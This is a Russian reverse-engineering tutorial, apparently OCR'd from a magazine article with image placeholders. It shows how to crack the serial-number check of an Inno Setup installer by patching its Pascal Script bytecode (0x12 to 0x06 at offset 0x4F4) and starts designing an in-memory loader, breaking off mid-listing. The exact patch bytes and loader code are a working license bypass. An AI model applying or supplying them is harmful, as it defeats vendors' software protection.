
100% ☐ Все типы 3736 мс

Как подсказывает опыт, открывать инсталлятор в IDA нет ни малейшего смысла. Прежде всего, это дельфи, тут скорее помог бы IDR. С другой стороны, файл чуть менее чем целиком состоит из упакованного или зашифрованного оверлея (строка Serial Number is invalid предсказуемо не находится в нем в открытом виде), то есть его загрузчик не несет ничего полезного для решения нашей проблемы.

Поэтому сразу попробуем пощупать процедуру проверки серийного номера «изнутри», в процессе работы программы. Загрузив инсталлятор в отладчик x64dbg, мы обнаруживаем, что наши предположения верны. Загрузчик порождает несколько процессов, которые далее живут собственной жизнью независимо от него. В частности, окно сообщения и все остальные диалоговые окна вызываются из процесса, порождаемого модулем, который находится во вложенной папке `\is-JJ5LI.tmp` каталога временных файлов системы.

При загрузке инсталлятор перво-наперво создает этот каталог, распаковывает в него данный модуль, который потом запускает, а в конце инсталляции убирает за собой, удаляя и файл, и каталог. Рассмотрим этот модуль более детально.

Строка `Serial Number is invalid` отсутствует в открытом виде и здесь тоже. Detect It Easy не говорит про модуль ничего внятного, кроме того, что он тоже написан на Delphi и содержит в ресурсе еще один модуль, написанный на Microsoft Visual C.



Detect It Easy v3.08 [Windows 10 Version 2009] (x86_64)

Имя файла: [redacted]

Тип файла: PE32

Размер файла: 3.27 МиБ

Сканировать: Nauz File Detector(NFD)

Порядок байт: LE

Режим: 32-битный

Архитектура: I386

Тип: GUI

```
PE32
    Операционная система: Windows(7)[I386, 32-битный, GUI]
    Линковщик: Turbo linker(2.25)[Patched]
    Компилятор: Embarcadero Object Pascal(Delphi)(33.0 (26.0.36039.7899))
    Язык: Object Pascal(Delphi)
    Библиотека: Visual Component Library
    Инструмент: Embarcadero Delphi(10.3 Rio)
    Инструмент подписания: Windows Authenticode(2.0)[PKCS #7]
    Установщик: Inno Setup[Uninstall]
  Ресурс[0033ab74]: PE64
      Операционная система: Windows(Server 2003)[AMD64, 64-битный, Консоль]
      Линковщик: Microsoft linker(8.00.50727)
      Компилятор: Visual C/C++(14.36.50727)[C]
      Язык: C/C++
      Инструмент: Microsoft Visual Studio(2005)
  Оверлей: Binary
      Сертификат: Windows Authenticode(2.0)[PKCS #7]
```

☐ Продвинутый

☑ Рекурсивное сканирование ☑ Глубокий анализ ☐ Эвристическое сканирование ☑ Подробно


☐ Все типы 117 мс

Попробуем копнуть чуть глубже: аттачимся с помощью x64dbg к процессу в момент появления диалогового окна `"Serial Number is invalid"`. Код вызова MessageBox выглядит примерно так:

```
...
005B8CBB | mov dword ptr fs:[ecx],esp
005B8CBE | push esi
; [ebp-8]:L"Setup"
005B8CBF | mov eax,dword ptr ss:[ebp-8]
005B8CC2 | push eax
; edi:L"Serial Number is invalid. Please enter valid license you
received or contact support"
005B8CC3 | push edi
005B8CC4 | push ebx
005B8CC5 | call <JMP.&MessageBoxW>
005B8CCA | mov dword ptr ss:[ebp-C],eax
005B8CCD | xor eax,eax
005B8CCF | pop edx
005B8CD0 | pop ecx
...
```

Открыв модуль в IDR и найдя этот фрагмент кода, мы видим, что он является частью метода `_Unit72.TApplication.MessageBox`, — что ж, вполне логично. Попробуем теперь отследить, откуда было вызвано это сообщение об ошибке.

Открываем вкладку «Стек вызовов» и буквально семью вложениями выше (или ниже, кому как больше нравится) обнаруживаем интересный метод `_Unit76.TPSExec.RunScript`. Этот метод и по названию, и по логике работы сильно напоминает так часто встречаемый нами интерпретатор шитого байт-кода. Легко и просто находится место выборки и расшифровки текущей команды.



Interactive Delphi Reconstructor by crypto

```
00401000 #002 IF System;Generics.Defaults
00410570 #001    Unit1
004111CC #003 I  System.Types
00413210 #004 I  Unit4
00415034 #005 IF _Unit5
00415138 #006 I  Unit6
00415150 #007    SysConst
0041558C #008 I  Unit8
0041B800 #009 IF Unit9
0041BA70 #012 I  System.SysUtils
00421F64 #011 I  SysUtils
004299DC #010    Unit10
0042D620 #013 IF Unit13
0042F034 #014 I  Unit14
0042F9A4 #015 IF System.Variants
0043B320 #018 I  System.Classes
0044A514 #016 I  System.Classes;System.Generi
00461B30 #017 I  System.Generics.Collections;
004754C4 #019 I  System.Generics.Defaults;Sys
004786F8 #020 I  System.Classes
00479BE4 #021 IF _Unit21
00479F24 #022 I  System.Generics.Defaults;Sys
00494A88 #023    System.Rtti
00499DF0 #024 IF System.Generics.Collections;
004B6578 #025  F System.Generics.Defaults;Sys
004C87BC #026    System.TypInfo;System.Generi
004CAC74 #027    System.Messaging;System.Gene
004D16E4 #028 I  System.Generics.Defaults;Sys
004D9D90 #029 I  System.Generics.Defaults
004DA428 #030 I  System.DateUtils;System.Gene
004DE4B4 #031 IF Unit31
004DE900 #032 IF System.Generics.Collections;
004E41A4 #033 I  System.Generics.Collections
```

_Unit76.TPSExec.RunScript

```
 005EB0FF     mov     eax,dword ptr [eax+5C];TPSExec.FCurrentPosition:Cardinal
 005EB102     mov     edx,dword ptr [ebp-4]
 005EB105     cmp     eax,dword ptr [edx+58];TPSExec.FDataLength:Cardinal
 005EB108>    jb      005EB119
 005EB10A     mov     dl,0A
 005EB10C     mov     eax,dword ptr [ebp-4]
 005EB10F     call    TPSExec.CMD_Err
 005EB114>    jmp     005ED4BF
>005EB119     mov     eax,dword ptr [ebp-4]
 005EB11C     mov     eax,dword ptr [eax+5C];TPSExec.FCurrentPosition:Cardinal
 005EB11F     mov     edx,dword ptr [ebp-4]
 005EB122     mov     edx,dword ptr [edx+54];TPSExec.FData:PByteArray
 005EB125     movzx   esi,byte ptr [edx+eax]
 005EB129     mov     eax,dword ptr [ebp-4]
 005EB12C     inc     dword ptr [eax+5C];TPSExec.FCurrentPosition:Cardinal
 005EB12F     cmp     esi,0E
 005EB132>    jg      005EB182
 005EB134>    je      005ECD3B
 005EB13A     cmp     esi,0D
 005EB13D>    ja      005ED4A8
 005EB143     jmp     dword ptr [esi*4+5EB14A]
 005EB14A     dd      005EB1F9
 005EB14E     dd      005EB469
 005EB152     dd      005EB713
 005EB156     dd      005EB8D8
 005EB15A     dd      005EB975
 005EB15E     dd      005EB9D9
 005EB162     dd      005EBD74
 005EB166     dd      005EBDBB
 005EB16A     dd      005EBED5
 005EB16E     dd      005EBFEF
```

```
005D968C D
005EA7C4 C
```

На скриншоте видно, что байт-код извлекается в регистр **esi** из потока по адресу `[edx+eax]`, где **edx** — базовый адрес текущей процедуры, а **eax** — текущее смещение относительно него. Что же это за скрипты такие и какой байт-код им соответствует?

Погуглив по названию класса **TPSExec**, мы сразу натыкаемся на термин Pascal Script. В двух словах — это паскалеподобный скриптовый язык, используемый, в частности, в сценариях InnoSetup.

Как только мы разобрались, с чем имеем дело, дальнейший путь превращается в скоростное шоссе. Для начала попробуем вытащить скомпилированный байт-код скрипта из инсталлятора. Оказывается, для этого вовсе не обязательно танцевать с бубном, дампя скомпилированный байт-код из памяти отладчика. Специально обученные энтузиасты создали несколько проектов распаковщиков дистрибутивов InnoSetup, причем с открытым кодом. Например, innoextract и innounp. Запустив `innounp.exe` из последнего пакета с ключом `-m`, мы получаем информацию о встроенном в него Pascal-скрипте (не путать с инсталляционным скриптом `.iss`, представляющим собой список файлов устанавливаемого дистрибутива):

```
; Version detected: 6100 (Unicode)

Compression used: lzma

Files: 457 ; Bytes: 218186809

Compiled Pascal script: 10715 byte(s)
```

Если мы распакуем дистрибутив этой утилитой с ключом `-m`, то компилированный код Pascal Script будет сохранен в файл с капитанским названием `CompiledCode.bin`. Что же за код находится внутри данного файла?

По счастью, и здесь от нас не требуется изобретать велосипед — все уже придумано до нас. Слегка погуглив, находим проект IFPSTools, включающий в себя дизассемблер Pascal Script ifpsdasm. Существует даже весьма толковый декомпилятор CompiledCode в исходный паскалевский код Inno Setup Decompiler. К сожалению, проект, похоже, мертв, однако сам декомпилятор все еще можно скачать по ссылке. С него мы и начнем исследовать наш код. Довольно быстро мы находим в нем вызов окна сообщения:

```
...
v_58 := 'Status';
v_59 := 0;
v_60 := v_1;
v_54 := IDISPATCHINVOKE(v_60, v_59, v_58, v_55);
v_53 := v_54 < 500;
v_45 := v_45 and v_53;
label_8570:
flag := not v_45;
if flag then goto label_8846; Этот переход надо заменить безусловным
label_8583:
v_62 := 0;
v_63 := 2;
v_64 := 'Serial Number is invalid. Please enter valid license you
received or contact support';
v_61 := MSGBOX(v_64, v_63, v_62);
result := 0;
goto label_8858;
label_8846:
result := 1;
label_8858:
goto label_9271;
...
```

Попробуем теперь найти это место в скомпилированном коде, чтобы поправить его. Дизассемблировав `CompiledCode.bin` при помощи ifpsdasm, находим ассемблерный эквивалент приведенного выше скриптового кода:

```
...
    lt Var3, Var4, S32(500)
    pop          ; StackCount = 3
    and Var2, Var3
    pop          ; StackCount = 2
loc_4ec:
    sfz Var2
    pop          ; StackCount = 1
    jf loc_600   ; Этот переход надо заменить безусловным
    pushtype S32 ; StackCount = 2
    pushtype S32 ; StackCount = 3
    assign Var3, S32(0)
    pushtype TMSGBOXTYPE ; StackCount = 4
    assign Var4, TMSGBOXTYPE(2)
    pushtype UnicodeString_2 ; StackCount = 5
    assign Var5, UnicodeString_3("Serial Number is invalid. Please
enter valid license you received or contact support")
    pushvar Var2 ; StackCount = 6
    call MSGBOX
    pop ; StackCount = 5
    pop ; StackCount = 4
    pop ; StackCount = 3
    pop ; StackCount = 2
    pop ; StackCount = 1
    assign RetVal, BOOLEAN(0)
    jump loc_60c
loc_600:
    assign RetVal, BOOLEAN(1)
loc_60c:
...
```

Далее нас ожидает небольшой затык: несмотря на то что и декомпилированный, и дизассемблированный листинги у нас имеются, привязать их к бинарному байт-коду — не такая уж тривиальная задача. Дело в том, что ifpsdasm весьма специфический инструмент, в котором (как в IDA, например) нельзя так просто взять и включить смещения и опкоды для каждой команды.


Система опкодов PascalScript столь специфична, что в открытом доступе таблицы опкодов не найти, как мы это делали для IL или JVM. Немного выручает то, что мы располагаем исходниками ifpsdasm, и, будь у нас чуть больше усидчивости, мы бы, конечно, добавили требуемые функции в наш проект. Но мы, как обычно, пойдем интуитивным путем наименьшего сопротивления. Поискав по исходному коду проекта IFPSTools, мы находим пару файлов, содержащих комментированную информацию о системе команд и опкодах этого интерпретатора: `\IFPSLib\Emit\OpCodes.cs` и `\IFPSLib\Emit\Code.cs`. В частности, последний файл содержит нечто, напоминающее таблицу опкодов:

```
...
 public enum Code : ushort
 {
   Assign,
   Calculate,
   Push,
   PushVar,
   Pop,    // =4 pop
   Call,
   Jump,   // =6 opcode безусловный jump
   JumpNZ,
   JumpZ,
   Ret,
   SetStackType,
   PushType,
   Compare,
   CallVar,
   SetPtr,  // Removed between 2003 and 2005
   SetZ,
   Neg,
   SetFlag, // =0x11 opcode sfz
   JumpF,   // =0x12 opcode jf
   StartEH,
   PopEH,
   Not,
    ...
   SetFlagNZ = (SetFlag << 8) | (SetFlagOpCode.NotZero),
   SetFlagZ = (SetFlag << 8) | (SetFlagOpCode.Zero),     // 0x11 00
sfz

...
```

Поразмыслив логически, мы находим место, напоминающее нам нужный фрагмент кода:

```
    pop ; StackCount = 2  <- Выделено красным
loc_4ec:
    sfz Var2              <- Выделено желтым
    pop ; StackCount = 1  <- Выделено красным
    jf loc_600            <- Выделено серым
```

Последний переход (выделенный серым) нужно заменить безусловным.



Hiew: CompiledCode.bin

```
   CompiledCode.bin   ↓FRO --------          00002182|Hiew 8.76 (c)SEN
00002140:  00 60 00 01-00 00 60 03-00 04 00 00-60 05 0B 00
00002150:  00 00 04 04-04 04 04 0C-03 00 03 00-00 60 00 04
00002160:  00 00 60 01-0B 00 00 00-F4 01 00 00-04 01 07 00
00002170:  02 00 00 60-00 03 00 00-60 04 11 00-02 00 00 60
00002180:  01 04 12 07-01 00 00 0B-0B 00 00 00-0B 0B 00 00
00002190:  00 00 00 03-00 00 60 01-0B 00 00 00-00 00 00 00
000021A0:  0B 25 00 00-00 00 00 04-00 00 60 01-25 00 00 00
000021B0:  02 0B 12 00-00 00 00 00-05 00 00 60-01 14 00 00
000021C0:  00 54 00 00-00 53 00 65-00 72 00 69-00 61 00 6C    T   S e r i a l
000021D0:  00 20 00 4E-00 75 00 6D-00 62 00 65-00 72 00 20      N u m b e r
000021E0:  00 69 00 73-00 20 00 69-00 6E 00 76-00 61 00 6C   i s   i n v a l
000021F0:  00 69 00 64-00 2E 00 20-00 50 00 6C-00 65 00 61   i d .   P l e a
00002200:  00 73 00 65-00 20 00 65-00 6E 00 74-00 65 00 72   s e   e n t e r
00002210:  00 20 00 76-00 61 00 6C-00 69 00 64-00 20 00 6C     v a l i d   l
00002220:  00 69 00 63-00 65 00 6E-00 73 00 65-00 20 00 79   i c e n s e   y
00002230:  00 6F 00 75-00 20 00 72-00 65 00 63-00 65 00 69   o u   r e c e i
00002240:  00 76 00 65-00 64 00 20-00 6F 00 72-00 20 00 63   v e d   o r   c
00002250:  00 6F 00 6E-00 74 00 61-00 63 00 74-00 20 00 73   o n t a c t   s
00002260:  00 75 00 70-00 70 00 6F-00 72 00 74-00 03 00 02   u p p o r t
00002270:  00 00 60 05-16 00 00 00-04 04 04 04-04 00 00 FF
00002280:  FF FF 5F 01-1C 00 00 00-00 06 0C 00-00 00 00 00
00002290:  FF FF FF 5F-01 1C 00 00-00 01 14 00-0B 12 00 00
1Global 2FilBlk 3CryBlk 4ReLoad 5       6String 7Direct 8Table 9       10Leave
```

Итак, для полного счастья нам необходимо всего-навсего исправить в загруженном компилированном байт-коде выделенный серым байт **0x12** на **06**. Проверим эту гипотезу прямо в отладчике, который мы предусмотрительно оставили открытым на интерпретируемом байт-коде в окне дампа.

Прямо в нем меняем требуемый байт с 12 на 6 и нажимаем кнопку Next. Бинго, любой введенный код принимается, не вызывая ошибки!

Но, как обычно, самая веселая часть работы только начинается.

Мы разобрались, что именно надо поменять в скомпилированном скрипте, чтобы он принимал любой код. Однако как поменять исправленный код в инсталляторе? Поправить аналогично тому, как мы это делали в InstallShield, не получится — алгоритм криптования не сводится к простому XOR по маске, тут полноценный алгоритм сжатия, причем такой экзотический, как LZMA. Вообще говоря, по уму следовало бы перепаковать инсталлятор, хотя это очень непросто.

Возможно, я когда-нибудь напишу отдельную статью об этом, сейчас же я просто в двух словах обрисую направление, в котором желающие могут самостоятельно попробовать свои силы. Формат организации инсталляционных архивов InnoSetup нигде не документирован, однако, как я уже говорил, есть проекты с открытым кодом innounp и innoextract. Внимательно разобравшись с кодом этих проектов (особенно полезен в этом плане innounp), можно написать свой собственный перепаковщик. Можно найти обходной путь и для основной сложности этого процесса — отсутствия в публичном доступе исходных кодов специфического для InnoSetup компрессора LZMA (да, к сожалению, во всех этих проектах есть только декомпрессор, алгоритм компрессии нигде не документирован). Но формат сжатия подразумевает использование нескольких алгоритмов, помимо LZMA (zlib, bzip или вообще без компрессии). Собственно, самый простой выход — оставить результирующий стрим вообще без сжатия.

А напоследок, как обычно, я раскрою самый ленивый и быстрый способ патча дистрибутива без его пересборки. В этом нам снова поможет лоадер. Для тех, кто прогуливал посвященные лоадерам уроки, я расскажу в двух словах общий принцип этой технологии.

Ее суть заключается в том, что если невозможно поправить программу на диске (при загрузке она динамически расшифровывается или распаковывается в оперативную память компьютера), то для нее создается лоадер — загрузочная программа, которая запускает ее из себя, а потом ищет и заменяет нужные байты прямо в распакованном образе в памяти. Существует множество стандартных готовых лоадеров, но нам нужен специфический, работающий по определенным принципам.

Наш лоадер должен искать в памяти процесс (точнее, все процессы), соответствующий интерпретаторам PascalScript, и патчить его таким образом, чтобы в нужной процедуре интерпретируемого скрипта байт со значением `0x12` по смещению `0x4f4` относительно начала текущей процедуры патчился на 6.

По здравом размышлении мы приходим к выводу, что самый правильный и надежный способ — чтобы интерпретатор сам же и патчил код во время интерпретации. Поэтому встраиваем проверку с патчем прямо в место выборки текущего опкода. Естественно, места для требуемого действия там нет, поэтому ищем в секции свободное место и делаем переход на него с последующим возвратом на следующие команды. Переход длинный, поэтому придется пожертвовать двумя командами.

Было:

```
005EB119 | mov eax,dword ptr ss:[ebp-4]
005EB11C | mov eax,dword ptr ds:[eax+5C]
005EB11F | mov edx,dword ptr ss:[ebp-4]
005EB122 | mov edx,dword ptr ds:[edx+54]
005EB125 | movzx esi,byte ptr ds:[edx+eax]
005EB129 | mov eax,dword ptr ss:[ebp-4]
005EB12C | inc dword ptr ds:[eax+5C]
```

Стало:

```
005EB119 | mov eax,dword ptr ss:[ebp-4]
005EB11C | mov eax,dword ptr ds:[eax+5C]
005EB11F | mov edx,dword ptr ss:[ebp-4]
005EB122 | mov edx,dword ptr ds:[edx+54]
005EB125 | jmp 6C1FAC
005EB12A | nop
005EB12B | nop
005EB12C | inc dword ptr ds:[eax+5C]
```

Кусок кода, который мы вставляем по смещению **6C1FAC**, выглядит так:

```
; Команды, «позаимствованные» нами с адреса 5EB125
006C1FAC | movzx esi,byte ptr ds:[edx+eax]
006C1FB0 | mov eax,dword ptr ss:[ebp-4]
; Проверка нужной процедуры: по смещению 4F4 от ее начала должна
стоять команда условного перехода 12 07 01 00
006C1FB3 | cmp dword ptr ds:[edx+4F4],10712
; Если нет, то возврат
006C1FBD | jne 5EB12C
; Если да, меняем на безусловный переход, опкод 6
